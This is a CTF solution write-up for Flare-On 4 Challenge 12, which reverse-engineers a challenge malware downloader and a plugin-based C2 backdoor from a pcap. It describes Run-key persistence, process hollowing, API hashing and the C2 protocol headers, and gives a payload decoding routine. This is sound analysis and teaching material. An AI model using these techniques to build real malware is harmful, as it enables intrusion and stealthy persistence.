Flare-On 4: Challenge 12 Solution – [missing]

Challenge Author: Jay Smith (@jay_smif)

In this challenge, the scenario presented is that we've been breached and an attacker has stolen the real challenge 12 binary. We're tasked with analyzing the given malware and network packet capture (pcap) file to recover the original challenge and extract its key. This requires reverse engineering several files and then applying our knowledge to developing a tool to analyze malware network traffic. I had a lot of fun writing this challenge, incorporating a lot from malware families I've encountered over the years. For those who completed the challenge: congratulations! Note that in addition to this solution we're providing a parsing script and the results of running the script over the network data.

Initial Overview

Looking first at the pcap in Wireshark we see that the pcap contains only two TCP streams. The first stream contains an HTTP GET request and response for `/secondstage`, shown in Figure 1. The contents appear to be random binary data, so it is likely encoded. Save this HTTP object (MD5 128321c4fe1dfc7ff25484d813c838b1) for later.



Figure 1: HTTP Stream

The second TCP stream in Figure 2 contains a binary protocol. Some obvious repetitions and possible structure are visible from simple inspection. We'll be referring back to this during analysis to help confirm our suspicions while reversing the malware.

Figure 2: Binary Stream

We're tasked with analyzing the pcap, which means reconstructing the TCP streams. You have a couple of options here. The most direct may be using a tool like `Wireshark` or `tcpflow` to write the reconstructed TCP streams to files. Figure 3 shows how to use `tcpflow` to save the two streams to four separate files.

```
$ tcpflow -r ../20170801_1300_filtered.pcap
$ ls -l | awk '{print $5, $9}' | column -t
120016       052.000.104.200.00080-192.168.221.091.49815
1810773      052.000.104.200.09443-192.168.221.091.49816
196          192.168.221.091.49815-052.000.104.200.00080
3310828      192.168.221.091.49816-052.000.104.200.09443
4716         report.xml
```

Figure 3: Running tcpflow

Once you have the reconstructed streams and saved them as files, you can use any programming language of choice to read and parse the streams, as shown in Figure 4. The solution script we provide takes a directory of streams generated by `tcpflow` as input. The disadvantage to this is that we lose packet boundaries, but luckily the protocol contains explicit size values that allow us to identify message boundaries and parse the stream.

```
$ xxd 052.000.104.200.09443-192.168.221.091.49816 | head

00000000: 3230 3137 aff1 8141 2400 0000 5e00 0000  2017...A$...^...
00000010: 5e00 0000 5129 8f74 1667 d7ed 2941 9501  ^...Q).t.g..)A..
00000020: 06f5 0545 1c00 0000 4200 0000 4200 0000  ...E....B...B...
00000030: f371 26ad 88a5 617e af06 000d 424c 5a21  .q&...a~....BLZ!
00000040: 1704 1720 0e00 0000 0000 0000 0000 0000  ... ............
00000050: 0000 0000 155b bf4a 1efe 1517 7346 04b9  .....[.J....sF..
00000060: d42b 80e8 7700 6500 6c00 6300 6f00 6d00  .+..w.e.l.c.o.m.
00000070: 6500 7000 6100 7300 7300 3100 2100 3100  e.p.a.s.s.1.!.1.
00000080: 0000 3230 3137 093d 4814 2400 0000 4000  ..2017.=H.$...@.
00000090: 0000 4000 0000 5129 8f74 1667 d7ed 2941  ..@...Q).t.g..)A
```

Figure 4: Start of reconstructed binary stream

Another option to process the pcap file is to use an analysis framework like ChopShop (https://github.com/MITRECND/chopshop) which handles TCP reconstruction for you, but requires learning a new tool. A third option is doing things the hard way and doing manual reconstruction. The libpcap format luckily is not very complex and you could quickly write your own parser, or you could use libraries like `dpkt` to access packet data. Luckily the pcap is well formed and no packets appear to have been dropped, saving us from some tedious real-world complications.

coolprogram.exe

The `coolprogram.exe` malware is a 32-bit Delphi PE file. When looking at this in IDA, make sure that the `bds` flirt signatures are loaded to try to identify the statically-linked runtime library. It also doesn't hurt to load a few other Delphi signature libraries (`bds2006`, `bds2007`) as well. Typically no one has Delphi runtime libraries installed, so all Delphi malware I've encountered is statically linked with the runtime library. These FLIRT signatures will help identify many of the string and registry utility functions used in this program.

Another tool to be aware of when reverse engineering Delphi binaries is IDR – the Interactive Delphi Reconstructor. It is focused on reverse engineering Delphi programs and has better knowledge of Delphi-specific features than IDA.

Looking through the binary you'll encounter several instances of XOR loops similar to that shown in

Figure 5. This sample doesn't have a single string decode function. Instead it has the decode loops inline where the strings are used. This is annoying, but each string is simply single-byte XOR encoded buffer. The decrypted strings used by the malware are shown in Figure 6.

```
.text:00410562 mov     edx, 1
.text:00410567 lea     ecx, [ebp+Name]
.text:0041056D
.text:0041056D loc_41056D:
.text:0041056D mov     ebx, off_413A70
.text:00410573 movzx   ebx, byte ptr [ebx+edx-1]
.text:00410578 xor     bl, 49h
.text:0041057B mov     [ecx], bl
.text:0041057D inc     edx
.text:0041057E inc     ecx
.text:0041057F dec     eax
.text:00410580 jnz     short loc_41056D
```

Figure 5: Example XOR loop

Address	String
0041056D	'WEBLAUNCHASSIST_MUTEX'
004105E7	'weblaunchassist.exe'
0041084D	'Software\Classes\http\shell\open\command'
004108EF	'http\shell\open\command'
004106C5	'SOFTWARE\Microsoft\Windows\CurrentVersion\Run'
00410A4D	'Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; Trident/6.0)'
00410728	'WebLaunchAssist'
00410AF7	'Accept-Language: en-us',0Dh,0Ah

Figure 6: Decrypted strings

Interesting Functions

The coolprogram.exe malware is a downloader that retrieves and launches the second-stage binary. The following functions are important to review while reverse engineering this file:

- `004103DC startFunc`: The main logic of the program is performed here, called from the program entry point.
- `00410508 doInstall`: Performs installation for the malware. It first attempts to create the

named mutex WEBLAUNCHASSIST_MUTEX and exits if the mutex already exists. This is a common pattern used to prevent multiple instances of a malware sample from running concurrently. The malware constructs the path CSIDL_LOCAL_APPDATA\weblaunchassist.exe and if there is no file present at that path, the malware copies itself to that location. Finally this function sets the registry value HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\WebLaunchAssist to point to the CSIDL_LOCAL_APPDATA\weblaunchassist.exe, ensuring the malware's persistent execution.

- 004107D0 getWebBrowserPath: Obtain the default web browser by querying the following registry values:
  - HKEY_CURRENT_USER\Software\Classes\http\shell\open\command
  - HKEY_CLASSES_ROOT\http\shell\open\command
- 00410970 sendHttpGet: Sends an HTTP GET request and reads the result if the status code is 200 OK. The malware decodes two strings to use in the HTTP request:
  - A HTTP user agent string "Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; Trident/6.0)"
  - The "Accept-Language" HTTP header
- 00410C44 decodeFunction: Decrypts the received payload using a custom encoding. The first four bytes are used as a key to generate a series of bytes that are XORed with the given buffer. Figure 7 contains a Python implementation of the algorithm.

```
def decodeSecondStage(inBytes):
    key = struct.unpack_from('<I', inBytes)[0]
    v0 = v1 = v2 = v3 = key
    result = []
    for i in xrange(len(inBytes) - 4):
        v0 = 0xffffffff & (v0 + ((v0 >> 3) + 0x22334455))
        v1 = 0xffffffff & (v1 + ((v1 >> 5) + 0x11223344))
        v2 = 0xffffffff & (-127 * v2 + 0x44556677)
        v3 = 0xffffffff & (-511 * v3 + 0x33445566)
        b = 0xff & (v3 + v2 + v1 + v0) ^ ord(inBytes[i+4])
        result.append(chr(b))
    return ''.join(result)
```

Figure 7: Second stage decode routine

- 00410DE8 doProcessHollowing: Performs process replacement (AKA process hollowing). Calls CreateProcessA at 00410EC2, using the path to the default web browser as the command line, and uses CREATE_SUSPENDED as the dwCreationFlags value. The malware then unmaps the sections of memory in the new process, and manually loads the decoded second stage payload into the new target process. The malware performs similar actions to the Window PE loader, resolving import dependencies and applying relocation fixups. It modifies

the thread context of the suspended thread, changing the EAX value to be the entry point of the decoded second stage malware, and then allows the thread to resume. This is a common technique to allow the malware to appear as if another process is running.

Following the process hollowing, `coolprogram.exe` exits.

MD5 6f53a0ed92c00f3e6fc83e0da28aaf19 : Decoded secondstage

The secondstage binary is a C++ backdoor that is capable of receiving plugin DLLs from the remote Command and Control (C2) server to extend its functionality. These plugins can implement new commands, new encryption algorithms, and new compression. Most of the built-in functionality of the secondstage binary handles the network communications and plugin management.

Looking at the strings output of the decoded secondstage binary, the only real intriguing string is `CreatePluginObj`. All other strings appear to be related to the runtime library.

The first interesting function the malware calls is `00405060 resolveImports`. This function loads several libraries with calls to `LoadLibraryA`. It then processes an array of DWORDS that contain counts, followed by an array of 32-bit hashes of API function names. This is well known technique common in shellcode to save space, and in malware to make analysis more difficult.

The FLARE team has a public GitHub repository[1] of tools that may be of use here. The first is an IDA script to help quickly identify known hashed Win32 function names[2]. After running that, we see information similar to Figure 8 marking up the known hashes. The resolved API addresses, along with what appears to be a size value and an unknown value 0x20170417 are copied to a structure at 0041D7A8. It's a good idea to create a structure in IDA for this, as these imported functions will be used for the majority of Win32 API calls. Two related IDA scripts may be of interest to help apply function types to structure fields[3] and to apply a function prototype at indirect calls[4].

[1] https://github.com/fireeye/flare-ida
[2] https://www.fireeye.com/blog/threat-research/2012/11/precalculated-string-hashes-reverse-engineering-shellcode.html
[3] https://www.fireeye.com/blog/threat-research/2013/06/applying-function-types-structure-fields-ida.html
[4] https://www.fireeye.com/blog/threat-research/2015/04/flare_ida_pro_script.html

```
.rdata:00415690 dword_415690 dd 25h
.rdata:00415694 dd 0C8AC8026h        ; kernel32.dll!LoadLibraryA
.rdata:00415698 dd 1FC0EAEEh         ; kernel32.dll!GetProcAddress
.rdata:0041569C dd 8F8F114h          ; kernel32.dll!CreateFileA
.rdata:004156A0 dd 8F8F102h          ; kernel32.dll!CreateFileW
.rdata:004156A4 dd 0F2FC4945h        ; kernel32.dll!GetFileSizeEx
.rdata:004156A8 dd 723EB0D5h         ; kernel32.dll!CloseHandle
.rdata:004156AC dd 67ECDE81h         ; kernel32.dll!GetVolumeInformationW
.rdata:004156B0 dd 3D9972F5h         ; kernel32.dll!Sleep
.rdata:004156B4 dd 95902B19h         ; kernel32.dll!ExitProcess
.rdata:004156B8 dd 0D0498CD4h        ; kernel32.dll!OutputDebugStringA

...
```

Figure 8: Function Name Hashes

The malware then calls the function at `00404FF0 doRandLoop`, which uses `srand` and `rand` to generate a series of bytes and XOR a 0x40C-byte length input buffer, located at `00415278`. The `rand` function statically linked to the binary is fairly trivial, multiplying the current state by `0x343fd` and adding `0x269ec3` on each call to `rand`, returning the upper 16 bits ANDed with 0x7FFF. The decrypted contents (with empty lines omitted for space) are shown in Figure 9. This contains a configuration structure whose fields will become known as we progress further, but the recovered structure is shown in Figure 10.

```
00000000: 17 04 17 20 00 00 00 00  E3 24 00 00 70 72 6F 62  ... .....$..prob
00000010: 61 62 6C 79 2E 73 75 73  70 69 63 69 6F 75 73 2E  ably.suspicious.
00000020: 74 6F 00 00 00 00 00 00  00 00 00 00 00 00 00 00  to..............
00000030: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
...
000000F0: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000100: 00 00 00 00 00 00 00 00  00 00 00 00 77 00 65 00  ............w.e.
00000110: 6C 00 63 00 6F 00 6D 00  65 00 70 00 61 00 73 00  l.c.o.m.e.p.a.s.
00000120: 73 00 31 00 21 00 31 00  00 00 00 00 00 00 00 00  s.1.!.1.........
...
00000200: 00 00 00 00 00 00 00 00  00 00 00 00 66 00 65 00  ............f.e.
00000210: 79 00 65 00 32 00 30 00  31 00 37 00 20 00 63 00  y.e.2.0.1.7. .c.
00000220: 6C 00 69 00 00 00 00 00  00 00 00 00 00 00 00 00  l.i.............
...
00000300: 00 00 00 00 00 00 00 00  00 00 00 00 61 00 73 00  ............a.s.
00000310: 64 00 6C 00 69 00 75 00  67 00 61 00 73 00 6C 00  d.l.i.u.g.a.s.l.
00000320: 64 00 6D 00 67 00 6A 00  00 00 00 00 00 00 00 00  d.m.g.j.........
...
00000400: 00 00 00 00 00 00 00 00  00 00 00 00              ............
```

Figure 9: Decoded configuration

```
struct MalwareConfig {     // size: 0x40c
  DWORD sig;               // 0x000
```

```
  DWORD serverPort;        // 0x004
  DWORD c2Port;            // 0x008
  char c2Host[256];        // 0x00C
  wchar_t password[128];   // 0x10C
  wchar_t memo[128];       // 0x20C
  wchar_t mutex[128];      // 0x30C
};
```

Figure 10: Configuration layout struct

The malware ensures that the `MalwareConfig.sig` field is equal to `0x20170417`, ensuring that a proper configuration data block is present. Offset 0x30c of the config is used as a name to a mutex to ensure only one instance of the malware is present. The malware branches at `004052E7` depending on the contents of the config at offset 4. In one case the malware acts as a client and attempts to connect to a remote C2 server, and in the other it acts as a server binding and listening on a port. Both cases create an object by calling the constructor at `00401E70 cls1_ctor`, passing in the resolved imports and the configuration structures. This object will be used quite a bit, so it is worthwhile to go through the constructor in detail and create structures as you go. Not everything will be fully understandable from the constructor, but its initialization is a great starting point when reversing C++ classes.

The constructor saves off the imports table and configuration table to member variables and then creates a new object at `00401EC0` by calling `004013F0 cls2_ctor_comms` and saving it to instance offset 0x10. This class wraps a socket and handles network communications, but no obvious functionality is known at the present due to the minimal virtual function table. Three objects are created next, shown in Figure 11, which appears to be a wrapper around an STL vector. These are critical for full understanding of the malware as they store plugin objects that are later used to dispatch based on received messages from the C2 server. There is a separate plugin manager for each type of plugin: encryption, compression, and C2 commands.

```
.text:00401ED6 mov     ecx, [ebp+this]
.text:00401ED9 add     ecx, cls1_c2.f_c0_pluginManager1
.text:00401EDF call    pluginManager_ctor
.text:00401EE4 mov     byte ptr [ebp+var_4], 1
.text:00401EE8 mov     ecx, [ebp+this]
.text:00401EEB add     ecx, cls1_c2.f_e8_pluginManager2
.text:00401EF1 call    pluginManager_ctor
.text:00401EF6 mov     byte ptr [ebp+var_4], 2
.text:00401EFA mov     ecx, [ebp+this]
.text:00401EFD add     ecx, cls1_c2.f_110_pluginManager3
.text:00401F03 call    pluginManager_ctor
```

Figure 11: Plugin Manager creation

An object that wraps pseudo-random number generation using Mersenne Twister is created next, shown in Figure 12. Identifying this as a Mersenne Twister is dependent on recognizing certain magic values, such as the initialization value in Figure 13 and the coefficients in Figure 14. Identifying this

specifically as Mersenne Twister isn't required, just recognizing that a pseudo random number generator is being employed later when messages are being prepared and key and initialization vector (IV) values are needed.

```
.text:00401F3A mov     ecx, [ebp+this]
.text:00401F3D add     ecx, cls1_c2.f_18c_mtwist
.text:00401F43 call    mersenneTwisterInitWrap
```

Figure 12: Mersenne Twister init

```
.text:004013BA xor     eax, [edx+ecx*4-4]
.text:004013BE imul    eax, 1812433253
```

Figure 13: Mersenne Twister initialization constants

```
.text:0040131F and     ecx, 9D2C5680h
.text:00401325 xor     ecx, [ebp+var_4]
.text:00401328 mov     [ebp+var_4], ecx
.text:0040132B mov     edx, [ebp+var_4]
.text:0040132E shl     edx, 0Fh
.text:00401331 and     edx, 0EFC60000h
```

Figure 14: Mersenne Twister coefficient values

The cls1 constructor adds additional fields to the imports structure, shown in Figure 15. `Malloc` and `free` are the normal C runtime memory management functions and are added to this shared structure for plugins to use later. Sharing these function pointers allows the malware to avoid complications and errors with memory management across library boundaries. The `004030A0 randBytes` function is a wrapper to access the Mersenne Twister PRNG object just created. The `004030D0 sendFuncWrapper` is a wrapper around `00403600 cls1_sendFunc`, described further below.

Random aside: there's a bug in the program where the cls1_c2.f_18c_mtwist MersenneTwister object is initialized with a static seed 0x1571. The actual PRNG seed function is never actually called.

```
.text:00401F5B loc_401F5B:
.text:00401F5B mov     ecx, [ebp+this]
.text:00401F5E mov     edx, [ecx+cls1_c2.f_04_imports]
.text:00401F61 mov     [edx+ManualImports.malloc], offset _malloc
.text:00401F68 mov     eax, [ebp+this]
.text:00401F6B mov     ecx, [eax+cls1_c2.f_04_imports]
.text:00401F6E mov     [ecx+ManualImports.free], offset _free
.text:00401F75 mov     edx, [ebp+this]
.text:00401F78 mov     eax, [edx+cls1_c2.f_04_imports]
.text:00401F7B mov     [eax+ManualImports.randbytes], offset randBytes
.text:00401F82 mov     ecx, [ebp+this]
.text:00401F85 mov     edx, [ecx+cls1_c2.f_04_imports]
.text:00401F88 mov     [edx+ManualImports.sendFunc], offset sendFuncWrapper
```

Figure 15: Import table additions

Finally the `cls1_ctor` creates a string "2017" on the stack and copies it to a member buffer, shown in

Figure 16. This is interesting as it matches the repeated string seen when inspecting the binary protocol in the pcap.

```
.text:00401FBE mov     [ebp+Src], '2'
.text:00401FC2 mov     [ebp+Src+1], '0'
.text:00401FC6 mov     [ebp+Src+2], '1'
.text:00401FCA mov     [ebp+Src+3], '7'
.text:00401FCE push    4               ; Val
.text:00401FD0 lea     edx, [ebp+Src]
.text:00401FD3 push    edx             ; Src
.text:00401FD4 mov     eax, [ebp+this]
.text:00401FD7 add     eax, cls1_c2.f_141_str_2017
.text:00401FDC push    eax             ; Dst
.text:00401FDD mov     ecx, [ebp+this]
.text:00401FE0 mov     edx, [ecx+cls1_c2.f_04_imports]
.text:00401FE3 mov     eax, [edx+ManualImports.memcpy]
.text:00401FE9 call    eax
```

Figure 16: "2017" buffer copy

Further important initialization is done in `00402E20 cls1_init`. After calling `WSAStartup`, the malware creates a host-specific ID in `00402A10 cls1_getHostId` by getting the volume serial number for the C:\ drive, and using this to seed a new Mersenne Twister object to generate a 16 byte GUID.

The malware accesses three static objects by calling `00405FE0 getCls3StaticObj`, `00405F60 getCls4StaticObj`, `00405EE0 getCls5StaticObj`, and adds them to three separate member data structures. These are plugin objects that implement a similar interface. Examining the vtables for the three you see some commonalities in Figure 17. Entries after the 6th virtual function differ among the three plugins.

Offset	Virtual function effect
0x00	virtual destructor helper
0x04	Returns a pointer to a 16-byte binary buffer. This is a GUID that is used to identify the plugin
0x08	Returns a NULL pointer
0x0C	Returns a string that looks like a version number
0x10	Sets a value. This saves a pointer to the cls1 instance
0x14	Sets a value. This saves a pointer to the resolved import table

Figure 17: Shared plugin virtual function table layout

All three plugin initializations follow a common pattern. Similar initialization is done later when plugins are received from the C2 server. First the factory function is called to create or get an instance. Virtual functions are called to store a pointer to the cls1 instance and to store a pointer to the import table, shown in Figure 18.

```
.text:00402EBD call    getCls3StaticObj
.text:00402EC2 mov     [ebp+cls3Instance], eax
.text:00402EC8 mov     edx, dword ptr [ebp+this]
.text:00402ECE push    edx
.text:00402ECF mov     eax, [ebp+cls3Instance]
.text:00402ED5 mov     edx, [eax+cls3.f_00]
.text:00402ED7 mov     ecx, [ebp+cls3Instance]
.text:00402EDD mov     eax, [edx+cls3_vtbl.func_04_storeCls1Instance] ; 0x00405c80
.text:00402EE0 call    eax
.text:00402EE2 mov     ecx, dword ptr [ebp+this]
.text:00402EE8 mov     edx, [ecx+cls1_c2.f_04_imports]
.text:00402EEB push    edx
.text:00402EEC mov     eax, [ebp+cls3Instance]
.text:00402EF2 mov     edx, [eax]
.text:00402EF4 mov     ecx, [ebp+cls3Instance]
.text:00402EFA mov     eax, [edx+cls3_vtbl.func_05_storeImports] ; 0x00404fd0
.text:00402EFD call    eax
```

Figure 18: Built in plugin initialization

After the plugin object is created, it is saved to the appropriate manager object, shown in Figure 19, passing in the GUID, obtained by a calling the virtual function `cls3_vtbl.func_01_getGUID`.

```
.text:00402EFF mov     ecx, [ebp+cls3Instance]
.text:00402F05 push    ecx
.text:00402F06 mov     edx, [ebp+cls3Instance]
.text:00402F0C mov     eax, [edx+cls3.f_00]
.text:00402F0E mov     ecx, [ebp+cls3Instance]
.text:00402F14 mov     edx, [eax+cls3_vtbl.func_01_getGUID] ; 0x00405e70
.text:00402F17 call    edx
.text:00402F19 push    eax             ; void *
.text:00402F1A mov     ecx, dword ptr [ebp+this]
.text:00402F20 add     ecx, cls1_c2.f_c0_pluginManager1
.text:00402F26 call    pluginManager_addPlugin
```

Figure 19: Adding built-in plugins to plugin manager

The `cls3` object, initialized in `00405EA0 cls3_ctor`, is a built-in "Null" encryption plugin. The virtual functions `00405DA0 cls3_vfunc06_encrypt` and `00405CF0 cls3_vfunc07_decrypt` return the same input data as output, formatting the messages as described below. The `cls4` object, initialized in `00405A10 cls4_ctor`, is a built-in "Null" compression plugin. The virtual functions `00405AD0 cls4_vfunc06_compress` and `00405BA0 cls4_vfunc07_decompress` also return the same data as the input, formatting the data again as described below. Classifying these as "Null" encryption and compression plugins isn't possible just yet until we start analyzing additional plugins

received by the C2 server and we get additional context. For now just recognize that there's some simple formatting and memory copying. The third plugin is described below.

After all initialization is done, the malware begins attempting to connect to its configured C2 host in `004038B0 cls1_client_connect`. On success, the malware enters a receive-dispatch loop function at `00402C50 cls1_onConnect`.

The function `00403210 cls1_recvMessage` is important to understand to interpret the pcap later. It starts by reading 0x24 bytes, shown in Figure 20. This is likely a message header structure, whose format we need to determine.

```
.text:004032DB loc_4032DB:
.text:004032DB mov     edx, [ebp+outBuff]
.text:004032DE mov     dword ptr [edx], 0
.text:004032E4 mov     eax, [ebp+outLen]
.text:004032E7 mov     dword ptr [eax], 0
.text:004032ED push    24h
.text:004032EF lea     ecx, [ebp+msgHead]
.text:004032F5 push    ecx
.text:004032F6 mov     ecx, [ebp+this]
.text:004032FC add     ecx, cls1_c2.f_10_cls2_comms
.text:004032FF call    cls2_recvLoop
.text:00403304 mov     [ebp+retval], al
```

Figure 20: Receive 0x24 bytes

The malware then verifies that the received buffer starts with a hard-coded four-byte buffer "2017", shown in Figure 21, using the buffer that was created in the constructor to compare against. It verifies that the DWORD at offset 8 is at least 0x24, and then calculates the number of bytes to continue to receive by using the DWORD at offset 0xc + the DWORD at offset 8, minus 0x24, to then call the `cls2_recvLoop` function at `004033C4`. So the DWORD at offset 0xc is likely the message size, and the DWORD at offset 8 may be a header size.

```
.text:0040331F push    4
.text:00403321 mov     eax, [ebp+this]
.text:00403327 add     eax, cls1_c2.f_141_str_2017
.text:0040332C push    eax
.text:0040332D lea     ecx, [ebp+msgHead]
.text:00403333 push    ecx
.text:00403334 mov     edx, [ebp+this]
.text:0040333A mov     eax, [edx+cls1_c2.f_04_imports]
.text:0040333D mov     ecx, [eax+ManualImports.memcmp]
.text:00403343 call    ecx
```

Figure 21: "2017" check

The malware uses header offset 0x14 as a GUID, calling `00402970 pluginManager_findByGuid` in Figure 22. This function iterates over the STL vector member field containing plugin object pointers,

retrieving their GUID with a virtual function call and then comparing it against the given GUID, shown in Figure 23.

```
.text:0040342A lea     edx, [ebp+msgHead.f_14_c2Guid]
.text:00403430 push    edx             ; void *
.text:00403431 mov     ecx, [ebp+this]
.text:00403437 add     ecx, cls1_c2.f_c0_pluginManager1
.text:0040343D call    pluginManager_findByGuid
```

Figure 22: Finding Encryption plugin

```
.text:004029AC mov     edx, [ebp+idx]
.text:004029AF push    edx
.text:004029B0 mov     ecx, [ebp+cls1_this]
.text:004029B3 call    pluginManager_getByIndex
.text:004029B8 mov     [ebp+var_C], eax
.text:004029BB mov     eax, [ebp+var_C]
.text:004029BE mov     edx, [eax]
.text:004029C0 mov     ecx, [ebp+var_C]
.text:004029C3 mov     eax, [edx+PluginVtblCommon.f_04_getGuid]
.text:004029C6 call    eax
.text:004029C8 push    eax             ; void *
.text:004029C9 mov     ecx, [ebp+arg_0]
.text:004029CC push    ecx             ; void *
.text:004029CD call    guid_cmp
.text:004029D2 add     esp, 8
.text:004029D5 test    eax, eax
.text:004029D7 jz      short loc_4029EA
```

Figure 23: Searching for a plugin by GUID

After finding the correct plugin, the malware invokes a virtual function at `0040348C`. Initially only the plugin returned from `00405FE0 getCls3StaticObj` is present in the `cls1_c2.f_c0_pluginManager1` data structure. This means initially that virtual function will be `00405CF0 cls3_vfunc07_decrypt`. This function simply verifies the GUID of the message header at offset 0x14, allocates a buffer using the field at offset 0x10 as the size, and copies the data over.

The malware uses the returned data to again search for a plugin, this time using offset 0xc of the returned data as a GUID to search for and using the data structure at cls1_c2.f_e8_pluginManager2 at `004034E1`, shown in Figure 24. The returned object has a virtual function invoked to again process the data. Initially this should go to `00405BA0 cls4_vfunc07_decompress`, which simply verifies the GUID at offset 0xc, allocates memory using the field at offset 8 as the size, and copies the data to the new buffer.

```
.text:004034CB mov     eax, [ebp+layer2Buff]
.text:004034D1 add     eax, CompressHead.f_0c_guid
.text:004034D4 push    eax             ; void *
.text:004034D5 mov     ecx, [ebp+this]
.text:004034DB add     ecx, cls1_c2.f_e8_pluginManager2
.text:004034E1 call    pluginManager_findByGuid
```

Figure 24: Finding Compression plugin by GUID

After the second plugin's virtual function returns, the malware calculates a CRC32 at `00403569` and verifies it against the field at offset 4 in the outer header. Recognizing CRC32 is often easy if its lookup table is compiled in rather than calculated at runtime. In this example the CRC32 table is located at `0041C010 CRC32_m_tab`. A tool like the FindCrypt IDA plugin can identify this table, as shown in Figure 25.

```
41C010: found const array CRC32_m_tab (used in CRC32)
```

Figure 25: FindCrypt finding CRC32

Summarizing this information we can create two C structures that represent the data headers, `MsgHead` and `CompressHead` in Figure 26. Full understanding of these headers will come through seeing more plugins and how they're used.

```
struct MsgHead {                // size: 0x24
    char sig[4];                // 0x00
    DWORD crc32;                // 0x04
    DWORD headerSize;           // 0x08
    DWORD dataEncSize;          // 0x0c
    DWORD dataDecSize;          // 0x10
    unsigned char guid[16];     // 0x14
};

struct CompressHead {           // size: 0x1c
    DWORD headerSize;           // 0x00
    DWORD dataEncSize;          // 0x04
    DWORD dataDecSize;          // 0x08
    unsigned char guid[16];     // 0x0c
};
```

Figure 26: MsgHead and CmpressHead headers

Armed with this knowledge we can begin to examine the pcap and verify our results. Figure 27 shows the breakout of the outer `MsgHead` structure of the data. This is followed by another structure shown in Figure 28, named `CompressHead` with the second level header. Note that the GUID in Figure 27 (`51298F741667D7ED2941950106F50545`) matches the 16-byte buffer return by `00405E70 cls3_vfunc01_getGUID`, and the GUID in Figure 28 (`f37126ad88a5617eaf06000d424c5a21`) matches the 16-byte buffer returned by `00405C50 cls4_vfunc01_getGUID`.



Figure 27: MsgHead applied to start of stream

